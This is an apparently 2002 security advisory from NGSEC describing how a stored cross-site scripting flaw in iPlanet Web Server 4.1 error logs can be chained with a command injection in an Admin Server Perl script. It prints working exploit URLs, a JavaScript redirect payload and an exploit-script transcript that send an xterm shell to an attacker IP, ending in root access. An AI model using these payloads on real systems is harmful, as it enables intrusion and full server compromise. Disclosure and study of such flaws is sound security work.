iPlanet NG-XSS Vulnerability Analysis

NEXT GENERATION SECURITY TECHNOLOGIES
http://www.ngsec.com

1. Introduction 3
2. Insecure open()s at Admin Server PERL Scripts 4
3. Cross Site Scripting Vulnerability 6
4. Using the Cross Site Scripting for Authorization Bypassing 8
5. Proof of Concept Exploitation 9
6. References 12
7. Credits 13

1. Introduction

This document focuses on how under certain circumstances an attacker can obtain command execution capabilities under UNIX and Windows systems, by using the combination of two security flaws on **iPlanet® Web Server** (versions 4.1 up to SP11).

These two vulnerabilities are:

- **Insecure open()s at Admin Server PERL scripts.**
- **Cross Site Scripting.**

This vulnerability can't be exploited on a 6.* version because XSS was silently fixed in these releases.

As far as **NGSEC** knows, **Cross Site Scripting** has only been used to steal cookies or HTML form values, but never to **exploit a protected script under an authentication schema (NG-XSS)**.

We have an estimate number of iPlanet Web Servers using "**NetCraft Web Server Survey**" as of September/2002:

iPlanet Web Server State	Number of iPlanet Web Servers
Developer	**742781**
Active	**278999**

This vulnerability could not have been exploited on a **NGSecureWeb®** protected iPlanet Web Server.

Find more information on **NGSecureWeb®** advanced features at:

http://www.ngsec.com/ngproducts/ngsw/

2. Insecure open()s at Admin Server PERL Scripts

iPlanet's Admin Server consists on a Web Server, usually at port 8888, protected by an authentication schema.

It is composed of a set of binaries and PERL scripts. With these tools you can manage every setting of the Web Server, including logs, SSL certificates, migrations from 3.* to 4.* versions, LDAP settings…

On a quick search of the compiled binaries, **NGSEC** found lots of insecure calls to functions such as system(), popen(), strcpy(), sprintf(),… We did not continue the research in that direction, but we sure consider it worth to mention.

NGSEC's research, in an effort to find a cross platform vulnerability, **was focused at the PERL scripts**, again composed with some insecure function calls such as **open()** and **command escape sequences**.

NGSEC's goal was to find a remote command execution method.

We found in the PERL script importInfo two ways to execute our code:

The first one resides on the constructor of the Magnus class. It **open()s** the argument passed, and because **the argument contains CGI data supplied by the user we can inject a command execution** in the '*dir*' variable.

```
…
$oldMagnus = new Magnus("$cgiVars{'dir'}/$cgiVars{'server'}/config/magnus.conf");
…
```

The exploit URL for sending an xterm to 192.168.1.1 would be:

```
http://<server>:8888/https-admserv/bin/perl/
importInfo?dir=|/usr/openwin/bin/xterm+-display+192.168.1.1:0%00
```

The second one resides at an insecure call of the **open()** function. **The open() argument passed contains CGI data supplied by the user so we can inject a command execution** in the '*dir*' variable again.

```
…
if ($cgiVars{'version'} eq "3.6") {
    # users info
    $dbswitch = ("$cgiVars{'dir'}/userdb/dbswitch.conf");

    open(DBSWITCH, $dbswitch) or
        die "<FONT COLOR=\"red\">Cannot open $dbswitch: $!.</FONT>\n";
…
```

The exploit URL for sending an xterm to 192.168.1.1 would be:

```
http://<server>:8888/https-admserv/bin/perl/
importInfo?dir=|/usr/openwin/bin/xterm+-display+192.168.1.1:0%00&version=3.6
```

Notice there are more security flaws in these PERL scripts and in the compiled binaries but once **NGSEC** got remote command execution capabilities, this part of the job was almost done.

Readers could think: "**This is useless, since you need user & password to exploit this scripts**". Well, indeed this would be true, if you were to use this vulnerability alone.

We will see further in this document the utility of these vulnerabilities combined with some others.

3. Cross Site Scripting Vulnerability

What does XSS consist of?

Quoting http://www.cgisecurity.com/articles/xss-faq.shtml

```
Cross site scripting (also known as XSS) occurs when a web application gathers
malicious data from a user. The data is usually gathered in the form of a hyperlink
which contains malicious content within it. The user will most likely click on this
link from another website, web board, email, or from an instant message. Usually
the attacker will encode the malicious portion of the link to the site in HEX (or
other encoding methods) so the request is less suspicious looking to the user when
clicked on. After the data is collected by the web application, it creates an
output page for the user containing the malicious data that was originally sent to
it, but in a manner to make it appear as valid content from the website.
```

NGSEC, during iPlanet review, found a nice XSS. It is triggered when the Administrator reviews the logs of a custom Web Server using iPlanet Admin Server.


With a simple telnet to the Web Server (not to the Administration Server) we can exploit this vulnerability:

```
piscis:~# telnet ultra 80
Trying 192.168.1.103...
Connected to ultra.
Escape character is '^]'.
GET /<script>alert('ZHODIAC');</script> HTTP/1.0
Host: ultra

HTTP/1.1 404 Not found
Server: Netscape-Enterprise/4.1
Date: Wed, 09 Oct 2002 09:15:11 GMT
Content-type: text/html
Content-length: 292
Connection: close

<HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html;charset=ISO-8859-
1"><TITLE>Not Found</TITLE></HEAD>
<H1>Not Found</H1> The requested object does not exist on this server. The link you
followed is either outdated,
inaccurate, or the server has been instructed not to let you have it.
```

This request will generate a new line on the error log such as:

```
[09/oct/2002:10:20:47] warning (  650): for host 192.168.1.1 trying
to GET /<script>alert('ZHODIAC');</script>, send-file reports:
can't find /usr/netscape/server4/docs/<script> alert('ZHODIAC');script> (File not
found)
```

Either by using social skills or waiting until the Administrator takes a look to the Web Server Error Logs through iPlanet's Admin Server, **the payload will look something like**:


Web Server, Enterprise Edition - Mozilla 1.0.0
File Edit View Go Bookmarks Tools Window Help
http://ultra:8888/https-ultra/bin/index
Search
Home Bookmarks The Mozilla Or... Latest Builds
iPlanet Web Server 4.1
ultra
Server Manager
Apply
Preferences Programs Servlets Security Status Styles Content Mgmt Web Publishing Search
View Access Log
View Error Log
Monitor Current Activity
Archive Log
Log Preferences
Generate Report
SNMP Subagent Configuration
SNMP Subagent Control
View Error Log
[JavaScript Application]
ZHODIAC
OK
Number of errors
Only show entrie
Help
Transferring data from ultra...

Last 25 errors:

```
[04/oct/2002:20:48:57] info (  977): successful server startup
~[04/oct/2002:20:48:57] info (  977): iPlanet-WebServer-Enterprise/4.1SP9 BB1-08/23/2001 05:50
[04/oct/2002:20:48:59] info (  977): Loading Simple Session Manager by default. Specify MMapSessionManager in servlets.prope
[04/oct/2002:20:48:59] info (  977): SimpleSessionManager: Default values for maximum number of sessions is 1000 with a time o
[04/oct/2002:20:48:59] info (  977): SimpleSessionManager: Maximum number of sessions (1000) with a time out value of (1800) s
[08/oct/2002:09:50:48] info (  323): successful server startup
[08/oct/2002:09:50:48] info (  323): iPlanet-WebServer-Enterprise/4.1SP9 BB1-08/23/2001 05:50
[08/oct/2002:09:51:03] info (  323): Loading Simple Session Manager by default. Specify MMapSessionManager in servlets.prope
[08/oct/2002:09:51:03] info (  323): SimpleSessionManager: Default values for maximum number of sessions is 1000 with a time o
[08/oct/2002:09:51:03] info (  323): SimpleSessionManager: Maximum number of sessions (1000) with a time out value of (1800) s
[08/oct/2002:11:41:56] info (  644): successful server startup
```

4. Using the Cross Site Scripting for Authorization Bypassing

The trick is not to exploit the open() PERL vulnerability directly, but let the Administrator do this for you. **Using XSS we force the Administrator to navigate to the URL that will exploit the open() vulnerability**.

We will use the following Javascript code to redirect the Administrator browser and have him exploit the open() vulnerability, sending the attacker an xterm:

```
<script>
window.location="/https-admserv/bin/perl/importInfo?dir=|/usr/openwin/bin/xterm+-
display+192.168.69.1:0%00";
</script>
```

Since the Administrator is already authenticated, you do not have to know the username and password of the authorization schema.

How can we have an Administrator to review the logs through iPlanet Admin Server?

We will leave this simple exercise for the reader :P

5. Proof of Concept Exploitation


NGSEC has developed an exploit capable of sending an xterm to a custom IP when the Administrator takes a look at the Error log.

Get it from:

http://www.ngsec.com/ngresearch/ngadvisories/


Here is a sample case study; let's have a look to what happens when someone tries to exploit this vulnerability.

- **Attacker sends the HTTP request that will cause the XSS:**




```
piscis:~# ./iplanet-xss-xploit.sh ultra 80 192.168.69.1
Iplanet (4.* and 6.*) Remote root exploit by Fermin J. Serna / NGSEC
http://www.ngsec[redacted]^jserna@ngsec.com>

1.- Setting xhost +ultra
ultra being added to access control list

2.- Building XSS string:
<script>window.location="/https-admserv/bin/perl/importInfo%3Fdir=|/usr/open
win/bin/xterm+-display+192.168.69.1:0%2500";</script>

3.- Sending HTTP request:
GET /<script>window.location="/https-admserv/bin/perl/importInfo%3Fdir=|/usr
/openwin/bin/xterm+-display+192.168.69.1:0%2500";</script> HTTP/1.0
HTTP/1.1 404 Not found
Server: Netscape-Enterprise/4.1
Date: Wed, 09 Oct 2002 09:20:47 GMT
Content-type: text/html
Content-length: 292
Connection: close

<HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html;charset=ISO-8859-1"
><TITLE>Not Found</TITLE></HEAD>
<H1>Not Found</H1> The requested object does not exist on this server. The l
ink you followed is either outdated, inaccurate, or the server has been inst
ructed not to let you have it.

4.- Time to wait for the xterm :P. Admin should review Web Server logs using
 Admin Server Tool.

piscis:~#
```

- **Administrator opens iPlanet Administration Server and takes a look to the logs, triggering the XSS that will cause the open() command injection.**


Web Server, Enterprise Edition - Mozilla 1.0.0
File Edit View Go Bookmarks Tools Window Help
http://ultra:8888/https-ultra/bin/index
Search
Home Bookmarks The Mozilla Or... Latest Builds
iPlanet
Web Server 4.1
ultra
Server Manager
Apply
Preferences Programs Servlets Security Status Styles Content Mgmt Web Publishing Search
View Access Log
View Error Log
Monitor Current Activity
Archive Log
Log Preferences
Generate Report
SNMP Subagent Configuration
SNMP Subagent Control
Sending request to ultra...

- **Attacker receives the root xterm ;)**



```
bash-2.05# uname -a
SunOS ultra 5.7 Generic_106541-19 sun4u sparc SUNW,Ultra-5_10
bash-2.05# id
uid=0(root) gid=1(other)
bash-2.05# pwd
/usr/netscape/server4/bin/https/admin/bin
bash-2.05#
```

6. References

[1] **NGSecureWeb®** at http://www.ngsec.com/ngproducts/ngsw/
[2] **ngResearch** at http://www.ngsec.com/ngresearch/
[3] **XSS Faq** at http://www.cgisecurity.com/articles/xss-faq.shtml
[4] **iPlanet WebServer** at http://www.sun.com/software
[5] **Netcraft Survey** at: http://www.netcraft.com/survey/

7. Credits

This document was brought to you by:

Fermín J. Serna < fjserna@ngsec.com >
Chief Technology Officer / NGSEC
Next Generation Security Technologies
http://www.ngsec.com

labs@NGSEC < labs@ngsec.com >